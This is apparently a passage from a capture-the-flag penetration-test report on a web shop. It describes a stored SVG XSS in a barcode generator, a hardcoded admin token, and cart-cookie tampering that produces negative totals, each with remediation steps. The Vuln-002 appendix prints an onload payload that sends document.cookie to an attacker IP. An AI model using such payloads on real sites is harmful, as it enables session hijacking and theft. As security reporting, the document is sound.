IN THIS CHALLENGE, THE IMPACT WAS CRITICAL, BECAUSE IT ALLOWED THE ATTACKER TO READ A PROTECTED SERVER-SIDE FILE (ADMIN-API.JS) AND EXTRACT THE ADMIN TOKEN, WHICH GAVE FULL ACCESS TO THE APPLICATION'S ADMIN FUNCTIONS — INCLUDING THE FINAL FLAG.

IF THIS TYPE OF VULNERABILITY EXISTED IN A REAL WEBSITE, IT COULD LEAD TO DATA LEAKS, ACCOUNT TAKEOVERS, AND TOTAL LOSS OF TRUST FROM USERS.

Evidence:

The XSS vulnerability was discovered by intercepting the barcode generation request using Burp Suite. The SVG content was editable, allowing JavaScript to be injected.

Severity:

High – This vulnerability allows an attacker to run stored JavaScript in users' browsers, which can lead to data theft or full system access.

Remediation:

1.Validate All User Inputs:

Ensure all inputs are checked on both client and server sides. Only allow expected formats (e.g., letters, numbers) and reject dangerous characters.

2.Sanitize Input Data:

Use sanitization libraries to clean input data by removing or escaping HTML tags like <script>, <img>, or event handlers (e.g., onerror, onload).

3.Encode Output Properly:

Before displaying any user input on the page (especially inside HTML, JavaScript, or SVG), encode it so it appears as text, not executable code.

4.Use Secure SVG Rendering:

Avoid directly embedding user-controlled SVG into the DOM. Use tools that strip dangerous elements or convert SVG to safe image formats (e.g., PNG).

5.Apply a Strict Content Security Policy (CSP):

Configure your server to send CSP headers that block inline scripts and restrict script sources to trusted domains only.

6.Escape Dynamic Data in JavaScript Contexts:

If user data must be used inside JavaScript, escape it using libraries designed to prevent breaking out of string contexts.

7.Perform Server-Side Filtering for SVGs:

Don't trust client-side checks alone. On the backend, scan and clean any SVG or text content before storing or sending it back to users.

8.Log and Monitor Injection Attempts:

Implement security logging to detect suspicious patterns like <script>, file://, or encoded payloads. Alerts can help catch attacks early.




FIGURE 1: THE ATTACKER ADDS A PRODUCT ("KIWI") TO THE SHOPPING LIST AND CLICKS CHECKOUT. THIS ACTION INITIATES THE BARCODE GENERATION PROCESS. THE HTTP REQUEST IS THEN INTERCEPTED USING BURP SUITE TO ANALYZE AND MANIPULATE THE BARCODE CONTENTS.




FIGURE 2: THE INTERCEPTED POST REQUEST IN BURP SUITE REVEALS THE RAW SVG CODE RESPONSIBLE FOR GENERATING THE BARCODE. THIS BARCODE IS DYNAMICALLY CREATED DURING THE CHECKOUT PROCESS AND CAN POTENTIALLY BE MANIPULATED OR REUSED, INDICATING A CLIENT-SIDE GENERATION VULNERABILITY.




FIGURE 3: THE MANIPULATED POST REQUEST IS SENT TO THE /API/CHECKOUT ENDPOINT VIA BURP SUITE'S REPEATER. THE REQUEST INCLUDES A MODIFIED CART OBJECT AND AN INJECTED SVG BARCODE. THE SERVER RESPONDS WITH AN HTTP 200 OK AND DELIVERS A DYNAMICALLY GENERATED PDF RECEIPT, CONFIRMING THAT THE BARCODE CONTENT IS ACCEPTED WITHOUT PROPER VALIDATION, WHICH MAY LEAD TO UNAUTHORIZED MODIFICATIONS OR MISUSE.

```
const config = {
        admin_token: 'dcb129fb258a43a525efaebb3dc7512d'
}

const getDB = (token) => {
        return new MySQL.connection(token).getDB()
}

const checkAuth = (token) => {
        const db = getDB(token)

        if (db.auth(token)) {
                return console.warn("Success")
        } else {
                return console.warn("Unauthorized")
        }
}

function request(config) {
        if (!checkAuth(admin_token)) {
                logout()
        } else {
                new Request(config)
        }
}
```

FIGURE 4: THE JAVASCRIPT SNIPPET REVEALS HARDCODED LOGIC FOR ADMIN AUTHENTICATION USING A TOKEN (ADMIN_TOKEN). THE CHECKAUTH() FUNCTION VERIFIES THE TOKEN BY QUERYING A MYSQL DATABASE. IF THE TOKEN IS VALID, IT LOGS "SUCCESS"; OTHERWISE, IT LOGS "UNAUTHORIZED." THIS HARDCODED APPROACH TO TOKEN VALIDATION INTRODUCES A CRITICAL SECURITY RISK, AS TOKEN EXPOSURE ALLOWS UNAUTHORIZED USERS TO BYPASS ACCESS CONTROLS AND ABUSE PRIVILEGED FUNCTIONALITY.

Remediation:

1.Sanitize Input:

-Ensure that all user input (especially used in barcode content) is sanitized using a trusted library to remove or encode dangerous characters like <, >, ', ", and /.

2.Escape Output:

-Properly escape any dynamic data rendered in HTML, especially within SVG tags, to prevent JavaScript execution.

3.Use Content Security Policy (CSP):

-Implement a strong CSP header to block inline scripts and restrict where scripts can be loaded from.

4.Validate Input Server-Side:

-Never trust client input—use server-side validation to allow only expected characters and formats (e.g., digits or alphanumeric strings).

5.Encode Special Characters:

-Convert any user-submitted content into a safe format before inserting it into the DOM or SVG (e.g., using .textContent instead of .innerHTML).

6.Disallow SVG Injection:

-If SVG generation is required, generate it only on the server side and strip out <script> or event attributes (onload, onclick, etc.).

7.Use Security Libraries:

-Implement security-focused libraries such as DOMPurify to sanitize HTML/SVG content before rendering it in the browser.

8.Regular Security Testing:

-Conduct routine security assessments and penetration tests to detect similar XSS issues early in the development cycle.

APPENDIX – VULN-002: STORED XSS IN BARCODE GENERATOR:

VULNERABLE COMPONENT: BARCODE GENERATION FEATURE USING SVG.

PAYLOAD INJECTED:

<SVG XMLNS="HTTP://WWW.W3.ORG/2000/SVG" ONLOAD="FETCH('HTTP://<ATTACKER-IP>:8888/?COOKIE='+DOCUMENT.COOKIE)"> </SVG>

STEPS TO REPRODUCE:

-INJECTED JAVASCRIPT IN THE BARCODE TEXT INPUT.

-THE INPUT WAS RENDERED AS SVG WITHOUT SANITIZATION.

-PAYLOAD EXECUTED WHEN ADMIN OR USER VIEWED THE GENERATED BARCODE.

OBSERVED RESULT:

JAVASCRIPT WAS EXECUTED IN THE BROWSER CONTEXT, EXPOSING DOCUMENT.COOKIE AND POTENTIALLY SESSION TOKENS.

VULN-003 INSECURE CLIENT-SIDE DATA MANIPULATION IN ITEMSINCART COOKIE (MEDIUM)

DESCRIPTION:

THE WEB APPLICATION STORES SENSITIVE SHOPPING CART DATA IN A CLIENT-SIDE COOKIE NAMED ITEMSINCART. THIS COOKIE CONTAINS INFORMATION ABOUT PRODUCT IDS AND QUANTITIES IN JSON FORMAT. HOWEVER, THE APPLICATION DOES NOT VALIDATE OR SANITIZE THE CONTENTS OF THIS COOKIE ON THE SERVER SIDE.

THIS ALLOWS AN ATTACKER TO MANIPULATE THE COOKIE DIRECTLY IN THE BROWSER, CHANGING PRODUCT IDS, PRICES, OR QUANTITIES BEFORE CHECKOUT. SINCE THE SERVER BLINDLY TRUSTS THE DATA RECEIVED FROM THIS COOKIE, IT BECOMES POSSIBLE TO:

-ADD UNAUTHORIZED ITEMS TO THE CART

-MODIFY PRODUCT PRICES OR QUANTITIES

-FORGE A VALID-LOOKING ORDER PAYLOAD

THIS VULNERABILITY IS CONSIDERED MEDIUM SEVERITY BECAUSE IT DOES NOT REQUIRE AUTHENTICATION AND CAN LEAD TO BUSINESS LOGIC ABUSE OR FINANCIAL LOSS.

IMPACT:

THE INSECURE USE OF CLIENT-SIDE DATA IN THE ITEMSINCART COOKIE CAN LEAD TO SERIOUS BUSINESS AND SECURITY CONSEQUENCES:

-PRICE MANIPULATION – AN ATTACKER CAN ALTER THE PRICE OR QUANTITY OF ITEMS IN THE CART BEFORE CHECKOUT, LEADING TO FINANCIAL LOSSES.

-UNAUTHORIZED PURCHASES – MALICIOUS USERS CAN ADD RESTRICTED OR PREMIUM ITEMS TO THE CART WITHOUT PROPER AUTHORIZATION.

-REPLAY OR TAMPERING OF ORDERS – SINCE THE DATA IS NOT SIGNED OR VALIDATED, ATTACKERS CAN REUSE OR CRAFT FORGED CART CONTENTS.

-BYPASS OF BUSINESS LOGIC – KEY VALIDATIONS SUCH AS STOCK AVAILABILITY, PRICING RULES, OR CART LIMITS CAN BE BYPASSED.

-LOSS OF TRUST – IF EXPLOITED IN THE WILD, CUSTOMERS MAY LOSE TRUST IN THE INTEGRITY OF THE PLATFORM'S PURCHASING SYSTEM.

THIS VULNERABILITY ULTIMATELY COMPROMISES THE INTEGRITY OF TRANSACTION DATA AND OPENS THE DOOR TO ABUSE OF THE PURCHASE PROCESS.

Evidence:

The shopping cart contents, including item ID, quantity, and price, are stored in a modifiable client-side cookie called itemsInCart. This allows attackers to tamper with the data before checkout.

Severity:

Medium – The vulnerability allows manipulation of business logic, which could lead to financial loss and abuse of the purchasing system.

Remediation:

1.Move All Cart Logic to the Server:

-Perform all calculations (prices, discounts, quantities) on the server to prevent tampering.

2.Do Not Trust Client-Side Cookies for Sensitive Data:

-Avoid storing cart details like item ID or quantity in user-editable cookies.

3.Use Session-Based or Token-Based Storage:

-Store cart data securely in a session or database, tied to the authenticated user.

4.Apply Strong Validation on Server-Side:

-Validate item IDs, prices, and quantities against the database before processing any order.

5.Implement HMAC-Signed Cookies (if needed):

-If you must store data in cookies, sign it with a server-only key to prevent manipulation.

6.Encrypt Sensitive Information in Transit and at Rest:

-Ensure data exchanged between the browser and server is encrypted using HTTPS.

7.Log Abnormal Behavior and Attempted Manipulations:

-Track suspicious actions like bulk cart changes or price modifications for further review.

8.Educate Developers on Secure Client-Server Roles:

-Make sure the development team understands that client-side data should never be trusted as the source of truth.




FIGURE 1: THE BROWSER'S DEVELOPER TOOLS SHOW THAT THE SHOPPING CART CONTENTS ARE STORED DIRECTLY IN A CLIENT-SIDE COOKIE NAMED ITEMSINCART. THE COOKIE HOLDS A JSON OBJECT CONTAINING PRODUCT ID AND QUANTITY ([{"ID":2,"AMOUNT":1}]). THIS HIGHLIGHTS THE VULNERABILITY OF INSECURE CLIENT-SIDE DATA MANIPULATION, AS THE USER CAN EASILY EDIT THE COOKIE TO MANIPULATE PRICING OR QUANTITIES WITHOUT SERVER VALIDATION.




FIGURE 2: THE ITEMSINCART COOKIE IS SHOWN IN DECODED FORM, REVEALING A MODIFIABLE JSON OBJECT ([{"ID":2,"AMOUNT":1}]). THIS CONFIRMS THAT SENSITIVE CART DATA IS STORED CLIENT-SIDE AND CAN BE EASILY ALTERED BY AN ATTACKER, HIGHLIGHTING A VULNERABILITY TO INSECURE CLIENT-SIDE DATA MANIPULATION.




FIGURE 3: THE MANIPULATED ITEMSINCART COOKIE VALUE ("AMOUNT": -99999) CAUSES A NEGATIVE TOTAL PRICE OF -599,994.00 DURING CHECKOUT. THIS DEMONSTRATES THE LACK OF SERVER-SIDE VALIDATION, ALLOWING ATTACKERS TO EXPLOIT INSECURE CLIENT-SIDE DATA AND POTENTIALLY RECEIVE FUNDS OR FREE PRODUCTS.




FIGURE 4: AFTER SUBMITTING THE MANIPULATED ORDER, THE RECEIPT PAGE DISPLAYS A SUCCESSFUL TRANSACTION SUMMARY SHOWING -99,999 UNITS OF KIWI WITH A TOTAL REFUND OF $599,994.00. THIS DEMONSTRATES THAT THE SERVER DOES NOT REVALIDATE THE QUANTITY STORED IN THE ITEMSINCART COOKIE, LEADING TO A CRITICAL VULNERABILITY IN THE CHECKOUT AND INVOICING LOGIC.

Remediation:

1.Move Cart Logic to Server-Side:

-The shopping cart should be handled entirely on the server using sessions or a backend database. Avoid storing critical cart data such as item IDs and quantities in client-side cookies, which can be easily modified.

2.Server-Side Validation of Cart Data:

-Even if data is received from the client, validate all incoming requests. Ensure that item IDs exist, prices are not overridden, and quantities are within reasonable limits.

3.Use Secure, Signed Cookies (If Necessary):

-If cookies must carry any user information, they should be encrypted and signed using an HMAC. This prevents tampering, as the server can detect unauthorized modifications.

4.Do Not Trust Client-Provided Totals:

-Never accept price totals or calculations from the client. All financial logic, including discounts and tax calculations, must be performed on the server using trusted data.

5.Apply Cookie Security Flags:

-Always set HttpOnly, Secure, and SameSite=Strict attributes on all cookies to reduce exposure to client-side scripts, man-in-the-middle attacks, and cross-site request forgery.

6.Audit Logs for Abnormal Behavior:

-Maintain detailed logs of cart modifications. Alerts should be triggered for anomalies such as excessive quantities, invalid product IDs, or negative prices.

7.Implement Rate Limiting and Abuse Prevention:

-Apply rate limiting to endpoints that modify cart data. Prevent brute-force or automation-based attacks aimed at manipulating backend logic.

8.Perform Regular Code Reviews & Penetration Testing:

-Review application logic with a focus on insecure client-server trust assumptions. Include client-side storage inspection in penetration test scopes.

9.Educate Developers About Client-Side Risks:

-Train development teams on the dangers of trusting client-side data. Reference OWASP Top 10 and common real-world exploitation techniques during training.

10Implement Real-Time Integrity Checks:

-Add server-side integrity validation during checkout. For example, verify each product's price and availability against a trusted product catalog before accepting the order.

Appendix – Vuln-003: Insecure Client-Side Manipulation via itemsInCart Cookie:

Affected Mechanism:

itemsInCart cookie storing cart item IDs and quantities.

Manipulated Cookie Example:

{"itemID":"1337","quantity":100,"price":1}

Steps to Reproduce:

-Modified the itemsInCart cookie using browser dev tools.

-Reloaded the cart page.

-Price and quantity were accepted without validation.

Impact Summary:

Allowed purchase manipulation and price bypass due to full client-side trust.



Good Luck!